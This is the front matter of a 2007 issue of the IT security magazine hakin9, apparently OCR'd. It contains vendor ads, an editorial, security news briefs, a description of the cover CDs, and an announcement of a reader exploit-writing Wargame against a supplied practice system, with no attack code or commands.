2 CDs Cisco Certified Network Associate video training part 2 Wargame episode 1

haking live

hakin9

practical protection

Hard Core IT Security Magazine

Issue 2/2007 (9) Vol.2 No. 2 14.99USD 14.99AUD Bimonthly ISSN 1733-7186

hakin9 2/2007 (9) hakin9 2 CDs

Timing attacks • SCMorphism • Fuzzing technique • Metasploit framework • Firewalls leak testing 2 CDs

LIVE TRAINING CENTER

boot
practice
understand

Timing attacks

execution path analysis

hakin9 WARGAME has begun!

+

SCMorphism – testing Intrusion Detection Systems
Fuzzing technique
Metasploit – exploiting framework
Personal firewalls leak testing

ON THE CDs

Applications worth over $200!

Dekart DPCarrier

PrvDiskMF (demo)

Hidden Camera 223 by Oleansoft

Axigen 2.0

Backup-Platinum – demo by Softlogica

02
0 74470 22007 7

dekart
MAKE IT SECURE

Looking for a reliable encryption solution?

Private Disk Multifactor

Easy and secure backups

NIST certified AES 256-bit encryption

Data wiping

Disk firewall

Windows 64-bit compatible

50% discount

Get your own copy at half the price by visiting *dekart.com/offers/pdmf/*

Coupon code: "hakin9"

Multiple factors of authentication

Something you **know** password or PIN + Something you **have** USB key,smart card... + Something you **are** voice,fingerprint,eye...

****

... or developing one of your own?

Private Disk SDK

Extend your applications using the SDK's encryption mechanism for securing your workflow, implementing strong NIST-certified encryption into your applications without requiring specialized security expertise. Dekart Private Disk SDK includes everything you need to quickly and easily build security into new or existing publishing, healthcare, legal, financial, and other applications. With its unique *Disk firewall* feature the developers can ensure that their applications have an exclusive access to the protected disk, thus providing the highest possible level of security. The entire range of features available in Private Disk can be added to your custom application with ease.

The package includes sample projects of different complexity, the samples *'just work!'* so that you can fix your own fully-functional application in just a little bit more than 5 minutes!

The SDK is a set of dynamic linked libraries and system drivers that can be used in multiple programming languages.

Check out Password Carrier

Dekart Password Carrier automatically collects and securely stores the passwords and private details you type when you log on to web-sites or use Windows applications. Next time you need to provide your user credentials, Password Carrier does that for you. Phishing protection, keylogger protection and strong password generation are just a few of the facilities offered by our product.

Password Carrier works with a broad range of portable devices. Besides USB flash disks, it can be used with flash memory cards (such as SD, MMC, CF or MS), digital audio players or digital cameras. To summarize, Password Carrier works with any memory device which is detected as a removable drive when connected to a Windows PC.

Upgrade offer

Upgrade to the latest version with a 30% discount by visiting *dekart.com/offers/pc/*

Coupon code: "hakin9"

The art of defense

Should we be rather skeptical when it comes to IT security? Is it an appropriate idea to secure your PC just like it was a vault full of gold and money? YES. It's better be safe than sorry.

If you still have some doubts, let me remind you some of the most spectacular events.

In May 2006, security researchers discovered a backdoor in Diebold's AccuVote-TS touch-screen voting machines that could allow an attacker to manipulate votes, cause malfunctions, or create a *voting virus* that spreads from machine to machine – all in under a minute and with little fear of detection.

Also in 2006 the keylogging devices could have easily cracked the login technology used by HSBC and another major high street banks. Cardiff University researchers discovered the flaw, which enabled to break into accounts within just nine attempts.

AOL apologized after the data from its search logs on over 600,000 customers' search habits was released.

Google's official blog has fallen into unauthorized hands twice last year. First, Google staffers deleted the Google Blog by mistake and someone briefly took control of the Web address, then, someone exploited a bug in Blogger and published a note riddled with grammatical and spelling errors, saying that Google had ended its click-to-call advertising project with eBay because it was *monopolistic*.

Eugene H. Spafford said: *The only truly secure system is one that is powered off, cast in a block of concrete and sealed in a lead-lined room with armed guards – and even then I have my doubts*.

We agree thus we bring the next issue of *hakin9* magazine to you. *hakin9* team believes it is better to be safe than sorry; but it is the best to be safe, not-sorry and to have fun and improve skills at the same time.

As usually we present interesting and up-to-date techniques of breaking into computer system and defending it. Our aim is to help you to be well informed in regards to the methods crackers use and the techniques and tools that can be used when protecting your network from various intrusions. We wish to enable you to efficiently protect your personal PC or the whole company network and to deepen your passion for IT security.

In this edition you will find information on how Metasploit or VCG work; what fuzzing is and last but not least – how timing attacks can be run.

Also, we would like to invite you to a new game prepared by Paul Sebastian Ziegler especially for hakin9 readers. You will be given interesting tasks to complete which can bring you either attractive prizes or a great satisfaction. Enter the game and check or improve your hacking skills.

Magdalena Błaszczyk
magdalena.blaszczyk@haking.org

hakin9 Hard Core IT Security Magazine

Editor in Chief: Ewa Dudzic *ewal@software.com.pl*
Executive Editor: Marta Ogonek *marta.ogonek@hakin9.org*
Editor: Magdalena Błaszczyk *magdalena.błaszczyk@hakin9.org*
Editorial Advisory Board: Clement Dupuis, Matt Jonkman, Jay Ranade, Terron Williams, Shyaam Sundhar R. S.
DTP Director: Marcin Pieśniewski *marcin.piesniewski@software.com.pl*
Art Director: Agnieszka Marchocka *agnes@software.com.pl*
CD: Rafał Kwaśny
Proofreaders: N. Potter, D. F. Leer, K. Dawson, P. S. Rieth
Top betatesters: Wendel Guglielmetti Henrique, Justin Seitz, Peter Hüwe, Damian Szewczyk, Peter Harmsen, Kevin Bewley

President: Monika Godlewska monikag*@software.com.pl*
Senior Consultant/Publisher: Paweł Marciniak *pawel@software.com.pl*
National Sales Manager: Monika Godlewska *monikag@software.com.pl*
Production Director: Marta Kurpiewska *marta@software.com.pl*
Marketing Director: Ewa Dudzic *ewal@software.com.pl*
Advertising Sales: Marta Ogonek *marta.ogonek@hakin9.org*
Subscription: *subscription@software.com.pl*
Prepress technician: Marcin Pieśniewski *marcin.piesniewski@software.com.pl*

Publisher: Software Media LLC
(on Software Publishing House licence *www.software.com.pl/en*)
Postal adderss:
Software Media LLC
1461 A First Avenue, # 360
New York, NY 10021-2209
USA
Tel: 004822 8871010
www.en.hakin9.org

Software LLC is looking for partners from all over the World. If you are interested in cooperating with us,
please contact us by e-mail: *cooperation@software.com.pl*

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd.
Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086, Sydney, Australia
Tel: + 61 2 9972 8800

Reknown bughunter quits PHP security team

Stefan Esser, a well known PHP security guru, has decided to unplug from the PHP security team. Stating the slow response time, and the lack of willingness to fix bugs in a proper fashion, Esser has stated that the community should watch out for some of his advisories to appear before there are patches. In his blogged resignation, Esser also states that *any attempt to improve the security of PHP from the inside is futile*.

PHP is hosted on nearly 20 million domains and over 1.3 million IP addresses as reported by Netcraft in its October 2006 survey. With such high usage comes a high vulnerability rate, with approximately 43 percent of all vulnerabilities were registered as being written in PHP applications (NIST). What lies next for the state of security in PHP is anyone's guess.

Bill Gates speaks on DRM

Bill Gates invited some influential bloggers to Microsoft's headquarters to discuss the current state of digital protections on music and video. Gates reportedly said that *DRM is not where it should be* and that *incentive programs (for artists) make a difference*. This may seem like strange news coming from the chair of Microsoft who was a big proponent of DRM for video, music and of course their new offering the Zune.

Gates did not escape without criticism however as Suw Charman, of the Open Rights Group said *it was a bit rich of Bill Gates to make his comments given how much DRM is stuffed into Windows Vista*. DRM is definitely viewed as a barrier for consumers as most consumers are unaware of the protections, if any, on the media they are purchasing and can quickly become an infuriating affair if they decide to make copies. The flip side is the power users are able to find circumvention techniques to get around the protections and to quickly crack the DRM and do what they want. It will be interesting to see the stance that Microsoft will take going into the future and how much leverage their Zune offering will give.

Opera explored by the Fox

After Microsoft released Internet Explorer 7 in October 2006 (having added a new solution for checking the sites that are visited by the user against a database maintained by Microsoft) and after the Mozilla Foundation released Firefox 2.0 web browser, which included similar to Microsoft's technology, but which could check against either an offline or online database the time has come for a new Opera's version.

Thus, in the last days of 2006 a software company based in Norway, released an updated edition of their Opera browser. Anti-phishing features were added in order to help users identify known spurious Web sites.

Opera's December release combined and employed both Microsoft's and Mozilla's security technological ideas in its browser.

Obviously, all Security experts recommend that users upgrade their browsers to the latest version to benefit from the anti-phishing tools.

It is difficult to guess which anti-phishing tool is most effective for it is a constant subject of analysis and discussions. Each company have released studies underscoring the superiority of their own solutions and technology.

Figure 1. *Opera*

Security experts coined the term zero-day Wednesdays most appropriately in regards to passed 2006

Cybercrooks found that they could take advantage of Microsoft's monthly patch cycle by timing new attacks right after the software maker released its fixes. Microsoft's patch day is on the second Tuesday, every month, and the company never breaks this cycle unless an attack has a widespread impact. Flaws in Office applications especially are favored by the bad guys. Microsoft and security companies repeatedly this year have had to warn of new, small-scale attacks that exploited yet-to-be-plugged security holes in applications such as Word, PowerPoint and Excel.

Some of these merely visible intrusions are the most dangerous ones, particularly for businesses. Widespread viruses, worms or Trojans typically get caught by security tools. The small-scale attacks can omit the radar and expose organizations to spy incidents and other unwelcome intrusions. Most experts predict an increase in these inconspicuous attacks in 2007.

Microsoft broke its patch cycle twice in 2006, rushing out fixes for holes exploited to drop malicious software onto Windows PCs. However, Microsoft was not the only one hit by the zero-day troubles. Other software producers, including Apple Computer, Oracle and Mozilla, also had to face public releases of flaws before they could provide their customers with a fully secure version. Bug hunters repeatedly taunted software developers advocating *responsible disclosure* of vulnerabilities.

Figure 2. *Cautious*

We are more and more cautious but...

Some research showed that Net surfers start to pick safer passwords. An example of 34,000 of *MySpace.com* users login cases illustrated that Internet users are getting more reasonable when choosing passwords and go for the more secure options.

The length of the average password is 8 characters. 81 percent of the researched login samples consisted of both letters and digits. Chief technology officer of Counterpane Internet Security, Bruce Schneier, wrote in his article published on Wired News some time ago. One of the users, showed the analysis, picked even a 32-character long password: *1anch este23nite41ancheste23nite4!*

However, there was a problem. All the passwords Mr Schneier investiagted were obtained through a phishing scam. Crackers created a false MySpace login site and cheated members into believing they had to enter their credentials to access their account on the social-networking site. B. Schneier got the list via a security industry colleague, he claimed.

Impossible as it may seem the most popular secret codes are: password1, abc123, myspace1, password and blink182 (a band), according to the researcher. Less than 4% are a single word found in a dictionary, and another 12 % are a word plus a final digit, 2/3 of the time that digit is 1, he wrote.

hakin9 readers! Spend some time on creating a nice and complicated passwords and do not type them in on the suspicious login pages.

Ubiquitous spam

The Easter holiday season is usually connected to festive parties, family gatherings – and, unfortunately, a deluge of spam. Unsolicited messages / spam, which can be even 9 out of 10 e-mails, fill up the inboxes of computer users especially around the holiday time.

Spammers send out millions of e-mails taking advantage of people using computers for online shopping and sending the wishes. Online pharmacies, sexual advice and hot stock tips. The spammers' main aim is trying to fool people into buying things or trick them into providing the ID. The unscrupulous commit found out theft by luring unsuspecting recipients into disclosing personal data, others commit fraud with the lure of phony offers.

The plenitude of spam can block business communications systems as the email flow at the workplace can be clog for hours, if not days.

Expert estimate that spam cost approximately $17 billion annually in the United States. It includes lost of productivity and the expense of fighting it. The worldwide cost was estimated at $50 billion.

Spammers are constantly adopting new tricks. One of the most popular dodges is sending spam in the form of an image rather than text, allowing it to get past filters that trap spam by hunting down specific words. Another method is called *phishing* and an official-looking e-mail asks recipients for passwords or personal information here.

Pump and dump e-mails urge recipients to buy certain stocks, driving up the price, while in other schemes spammers hijack other computers – turning them into zombies – to deliver their messages.

Figure 3. *Spam*

RailsConf 2007

Happening May 17-20, 2007 at the Oregon Convention Center in Portland, Oregon, RailsConf is the official event for the growing Rails community. If you're passionate about Rails and what it helps you achieve–or are curious about how Rails can help you create web frameworks better and faster–RailsConf is the place to be. RailsConf, co-produced by Ruby Central, Inc. and O'Reilly Media Inc., is the largest official conference dedicated to everything Rails. RailsConf incorporates keynotes, sessions and tutorials and the most innovative and successful Rails experts and companies, providing attendees with examples of business models, development paradigms, and design strategies to enable mainstream businesses and new arrivals to the Web 2.0 world to take advantage of this new generation of services and opportunities. It is a gathering place for the worldwide Rails community, including an important network of experts, alpha geeks and innovators.

Database attacks will increase in 2007

Experts warn that criminal gangs keep planting more insiders to steal confidential information. IT specialists should concentrate on securing databases from external and internal threats. Spam and phishing, although very dangerous, are no longer chief concerns, according to a database security expert. And crackers are no longer kids trying out their amazing skills but highly financially motivated, technologically advanced and professional database infiltrators.

Emails encouraging to provide our logins, passwords and account details, leading to a complete loss of funds. Employees are bribed or blackmailed to download data for criminal gangs. Very popular method is duplicating Banks' websites in order to provide a false sense of security and even British NHS data was broken into.

Specialists also warn that SQL injection attacks, where a user input is not checked to see if it is valid, would sharply increase (more than 250% per year for the last few years).

The increased popularity in online banking will continue to attract the criminals willing to earn much money not leaving their homes even.

Vista zero-day auction infiltrated

Researchers at Trend Micro have found an underground marketplace where zero-day exploits for Windows Vista are being sold for up to $50,000 a pop as reported by *Eweek.com.* The researchers found that exploits for unpatched code execution flaws are in the $20,000 to $30,000 The underground market also sells such things as Trojans, botnets, credit card numbers and many others. In a statement made to *Eweek.com,* Raimund Genes said *I think the malware industry is making more money than the anti-malware industry*. This is also following suit to reports of malware and spyware creation software suites that are being sold to anyone who wants them, and is willing to pay the fee.

Microsoft Office 2007 security planning

The 2007 Microsoft Office system has many new security settings that can help to mitigate threats to the users organization's business resources and processes as well as to the private and personal information. Guessing which new settings and options are appropriate for customer's organization can be a complex task involving numerous critical planning decisions. To help its customers minimize the time spent planning settings and options, it is possible to use the four-step security planning process arranged by Microsoft. This systematic decision-making approach is designed to help you choose settings and options that maximize protection and productivity in your organization.

Each step provides recommended guidelines and best practices that can help you plan optimal security architecture for your organization's desktop environment.

Linux+DVD magazine

There is a new magazine on the US market, entirely devoted to Linux Operating System. Linux+DVD magazine describes Linux distributions, presents applications, hardware and IT solutions that can be run under Linux platform.

Linux+DVD quarterly is available in Barnes & Nobles stores in the whole country.

Solid state PCs are to take over soon

Soon, we will be able to buy a new type of PC. It will not have any hard drive and the operating system will be placed on a chip. It will make malware attempts and viruses – nightmares from the past.

This trend towards solid-state PCs is partly being driven, by security companies and to push the operating systems toward Unix/Linux platforms. Leaving behind spinning storage platters, which are near the end of their bulk capacity, will also multiply operating speed.

There is a chance that some devices will be developed which working under an open source operating system on a microchip might be a big threat to Microsoft. The Mobilis computer from India – a Linux-based mobile desktop with a 7.4 inch LCD screen, is just an example of the latest, more powerful – and less expensive – hardware of the early XXI century.

Although the solid-state PC is still in the conceptual stage, it can soon be ready to being produced, said Ken Steinberg, Savant Protection's CEO. His company specializes in malware containment and has been experimenting with enhanced security of the operating system for such appliances.

The concept of solid state is believed to be only an upgrade, electronically, to what we have now, Steinberg claims.

Brooke Partridge, CEO and principal consultant for Vital Wave Consulting, thinks that *developing solid-state devices with an embedded OS is a very intriguing concept which meets the needs consumers have for durability and cost-effectiveness. Solid-state PCs are already under development in Asia and South America*, she adds.

Solid-state computing is thought to be based a bit on the quantum physics. The concept of large hard drives is no longer an optimal solution for solid-state components can manage huge amounts of storage.

One approach, Ken Steinberg said, *is to put the OS in EPROM (erasable programmable read-only memory).Quantum physics capability is ready to do this. Memory is very cheap, and quantum physics is getting us to the point of success.*

It is the right time to move forward with Flash RAM storage because spindle drive capacity is probably at the end of its possibilities for greater storage. Extremely light PCs and notebooks make the most sense as a vehicle for this new technology.

Figure 4. *SolidState*

Linux World

On 14-15 February a Linux World Open Sollutions Summit took place. It's major motto was: Evaluate. Integrate. Innovate.

The meeting consisted of more than 30 in-depth technical sessions run in 7 tracks. The participants had a chance to intensify their open source skill set with detailed technical instruction from open source pioneers like Larry Augustin, Fabrizio Capobianco, Seth Grimes, and Mark Radcliffe in comprehensive tracks devoted to: security, virtualization, applications and best practices, case studies, Linux on the Desktop and network management and interoperability.

The next event is planned to be held in San Francisco on 6-9 August 2007. LinuxWorld is the premier event for the Linux and open source community, bringing together industry leaders shaping the future of new enterprise technology in the largest single gathering of business and technical leaders deploying Linux and open source solutions. The summer meeting will focus on on emerging trends and key topic areas including: Virtualization, System Troubleshooting, Linux/Windows Interoperability, Mobile Linux Security, Practical Development for IT Professionals (OS Scripting: Tools and Techniques). Do not miss it!

Security holes in Windows Vista

Due to its Windows Vista operating system Microsoft had to face an avalanche of criticism. Computer hackers and security researchers found potentially serious flaws in the system that was targeted to corporate customers land released few months ago.

At the and of 2006, a Russian programmer published a description of a flaw that makes it possible to increase a user's privileges on all of the company's recent operating systems, including Vista. And over the weekend a Silicon Valley computer security firm said it had notified Microsoft that it had also found that flaw, as well as five other vulnerabilities, including one serious error in the software code underlying the company's web browser – Internet Explorer 7. Explorer's flaw seemed to be really serious as it allowed to infect the software simply by visiting a booby-trapped site. That would make it possible for an attacker to inject rogue software into the Vista-based computer. Despite Microsoft assertions about the improved reliability of Vista, many in the industry are taking a wait-and-see approach. Microsoft's previous operating system, Windows XP, required two *service packs* all together to improve security, and new vulnerabilities are still discovered by the researchers.

Microsoft made a comment on its security information site saying the company was closely monitoring the vulnerability described by the Russian Web site.

Microsoft has spent millions of dollars branding the Vista operating system as the most secure product it has ever produced however Vista turned out to be critical to Microsoft's reputation. Despite an almost four-and-half-year campaign on the part of the company, and the best efforts of the computer security industry, the threat from harmful computer software continues to grow. Criminal attacks now range from programs that steal information from home and corporate PCs to growing armies of slave computers that are wreaking havoc on the commercial Internet.

A not-perfect AppleScript

The scripting language for Apple's Mac OS X operating system has two attributes that empower malicious coders as well as legitimate developers: it is easy to use and has a powerful way to automate system tasks.

The security researcher from the Month of Kernel Bugs who has promised to deliver an Apple bug in his blog every day for a month, presented how to write, by the means of AppleScript, a mass-mailing computer virus by showing how portions of the LoveLetter virus could have been written in AppleScript. The fragments of code in the researcher's blog post illustrated how to spread using e-mail, download arbitrary code and send messages to every iChat account.

The researcher gave Apple high marks for usability, but failed them on security.

Apple, once again, has invested more on usability and integration than on security, LMH – the researcher wrote. *AppleScript is a great feature which makes OS X easier for those who need to perform repetitive tasks and other operations supported by this powerful scripting language... But this leaves a huge attack surface for those good old malware villains.*

Although quite a lot of security researchers have focused on the Mac OS X operating system, no serious attacks have yet reached Apple's software. During the Month of Kernel Bugs, two flaws in Apple's Mac OS X were announced (one was later identified as an unexploitable crash issue, though).

Jail for crackers who infected 100,000 computers with a Trojan

Two German hackers who infected more than 100,000 computers with a Trojan that gave around 12 million Euros profits have been sentenced to prison.

A court in Osnabrück convicted one of them to 4 years in prison, and the other to a 3 and a half year sentence. They were charged for taking part in a criminal scheme that subverted Web users' computers with a Trojan horse that dials extremely high rate 0190 phone numbers to contact an adult website. The men, both in their thirties, gathered their substantial illegal profits from the premium rate phone calls made via the modems of infected PCs between summer 2002 and fall 2003.

The scale of the crime was so big that the prosecution asked the court to charge the men 7.75 million Euros of fine as well as the imprisonment, however this request was rejected for formal reasons. Earlier last year, two other crackers were jailed for 18 and 22 months in connection with the same case. The charges connected with breaking into computer systems are becoming more and more strict. IT security professionals like this tendency.

The German authorities must be commended for bringing these offenders to justice, and other hackers should look long and hard at the punishment dished out and ask themselves whether, in the long run, Internet crime really pays, said Graham Cluley, Sophos senior technology consultant.

The conference ARES 2007

The Second International Conference on Availability, Reliability and Security (ARES 2007 – The International Security and Dependability Conference) will bring together researchers and practitioners in the area of IT-Security and Dependability. ARES 2007 will highlight the various aspects of security – with special focus on secure internet solutions, trusted computing, digital forensics, privacy and organizational security issues. The conference will take place in Vienna, 10-13th April. More information on *http://www.ares-conference.eu/conf.*

CD Contents

As always, hakin9 magazine comes with 2 CDs in which you may find some exciting surprises.

CD1

It contains *hakin9.live (h9l)* version 3.2.0-aur, which, apart from 25 helpful tutorials, contains special editions of most interesting commercial applications prepared exclusively for our readers.

hakin9.live is a well-known bootable Linux distribution crammed with useful utilities and tutorials. To start using *hakin9.live* simply boot your computer from the CD. After booting, you can log into system using the hakin9 term for user, the password is no needed. *h9l* version 3.2.0-aur is based on the Aurox 12.0 distribution. The system runs the 2.6.17 kernel with some patches and features improved hardware detection and network configuration. The default graphical environment is currently based on (updated again from 3.5.3) KDE 3.5.5. It looks very nice and is highly configurable and has very modest hardware requirements. As usually, you can find the Aurox Installer on h9l 3.2.0-aur. After launching it on the disk, you can install additional programs using the yum command. Additionally, we prepared almost 200 of updated package versions of the *hakin9.live* programs and placed three more surprises for our readers:

- **MadWifi Drivers** – a Linux kernel device driver for Wireless LAN chipsets from Atheros;
- **NTFS Support** – to complete New Technology File System (the standard file system of Windows NT and its descendants that replaced Microsoft's previous FAT file system);
- **Orphcrack** – a program believed to be one of the fastest methods of recovering passwords.

Materials on *h9l* CD are selected in appropriate directories:

- doc – indexes in HTML format,
- tut – tutorials,
- apps – full versions of commercial applications.

Tutorials assume that we are using hakin9.live, which helps avoid such problems as different compiler versions, wrong configuration file paths or specific program options for a given system.

The current *hakin9.live* version consists of 25 archive tutorials. Especially for our readers we enclose two full versions of commercial applications that will enhance your IT security maintenance.

- **Oleansoft Hidden Camera 250x1** by Oleansoft for 2 PCs – offers a software-based electronic surveillance system to monitor desktop activities across corporate networks. It serves the control of both productivity and security. Real-time monitoring from a split-screen, filtering of archive records and remote control of monitored systems are just a few examples of the solution's rich functionality. *Please, note that you will find a trial version on the CD – to launch a full version – read the .txt instructions and the key attached* (Key: ADEE AAFE FFFB CBAF). Retail price for 2 PCs – $78.
- **Axigen Mail Server Lite Edition Kit** by Axigen – smoothly integrates SMTP/POP/IMAP and WebMail, offering unique configurability and security that allow system administrators to have full control of the email traffic. Please, note the link which your need to visit in order to register and receive the Axigen Lite registration key: *http://www.axigen.com/h9* This URL is not available to any other media outlet. Retail price approximately – $90.

Figure 1. *hakin9.live – desktop*






Figure 2. *hakin9 – shop*

If you have encounter any problems with this CD, write to: *cd@software.com.pl*





If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

- **Dekart Password Carrier** by Dekart – automatically collects and securely stores the passwords and private details you type when you log on to web-sites or use Windows applications. Phishing protection, keylogger protection and strong password generation are just a few of the facilities offered by our product. Retail price – $39.99.

Demo/trial versions of must-have programs:

- **Dekart Private Disk Multifactor** by Dekart – *full featured 30 day trial version + 50% off for a non-time limited version exclusively for hakin9 readers!*
- **Private Disk Multifactor** is an endpoint security software that provides strong encryption and proactive protection of sensitive data stored on Windows PCs, laptops and USB storage devices. This disk encryption program creates multiple encrypted disks that contain confidential information.
- **Softlogica Backup Platinum 3.0** by Softlogica- an easy-to-use yet powerful backup program to make a reserve copy of your critical data virtually to any type of storage media: hard or USB drives, CD-R/W or DVDąR/RW media, FTP server or Local Area Network. 128-bit encryption with Blowfish and multichoice ZIP compression on the fly are available to keep your backups small and secure. Built-in CD/DVD engine allows you to erase a rewritable disk before burning and automatically split large backups to several parts using disk spanning.

CD2

It contains two extras for *hakin9* readers.

CCNA – CISCO Certificate Training, part 2 – a second step to passing CCNA test and reaching a Professional or Expert level in the Cisco Career Certification tracks. The CCNA certification is a foundation and beginner level networking and the only exam required to achieve Cisco Routing and Switching certifiion at Associate Level. Certification is the prerequisite for any Cisco Certification. CISCO Certificate Training part 2 is divided into 16 lessons, which lets you study and prepare yourself to passing the exam systematically. Cisco Certificate is accepted and honored all over the world and is one of the most desired certificates in the network industry.

Wargame – a new idea for checking and improving hacking skills as well as for the entertainment. Wargame is a competition that is going to be held in *hakin9* magazine for some time. On each cover-mount CD of *hakin9* you will find a stage of a game designed by Paul Sebastian Zielger. The application will contain various weaknesses that allow you to break it and gain root-access. Your task is to find and use them. Write an exploit as soon as you are done – you can use any language that the Wargame-system features. For example in the first episode you will have the choice between Python, Perl and Bash. The effort you put into writing an exploit will not be wasted. The Wargame is set-up as a competition. Send in your exploits together with a short and precise English description of how you reached your solution for the Wargame to *en@hakin9.org*. The transmittal that abuses the given weaknesses with most style and in the most innovative way will be published on the website of *hakin9.org/en/* together with a short portrait of the sender.

Of course beginners should be able to benefit from the Wargame as well. Therefore a tutorial on how to solve the Wargame will be published online as soon as the Wargame is over and the exploits evaluated. Thanks to such a manner everybody is given the opportunity to compare his/her results or to learn how the system can be broken. Even if you fail to solve a Wargame you will still be able to learn.

The Wargame surpasses common tutorials: each participant of the contest works with exactly the same system. Differing libraries or unknowingly used security systems can therefore no longer pose as an obstacle.

Thus, if you wish to check yourself, have fun and learn or practice at the same time, don't waist time – enter the *hakin9* Wargame and win attractive prizes. We wait for your responses till the end of March, results will be available on our site. ●

Plik Edycja Widok Przejdź Zakładki Narzędzia Pomoc
axigen
Home Products Downloads Support Resources Purchase Partners About us
AXIGEN MAIL SERVER
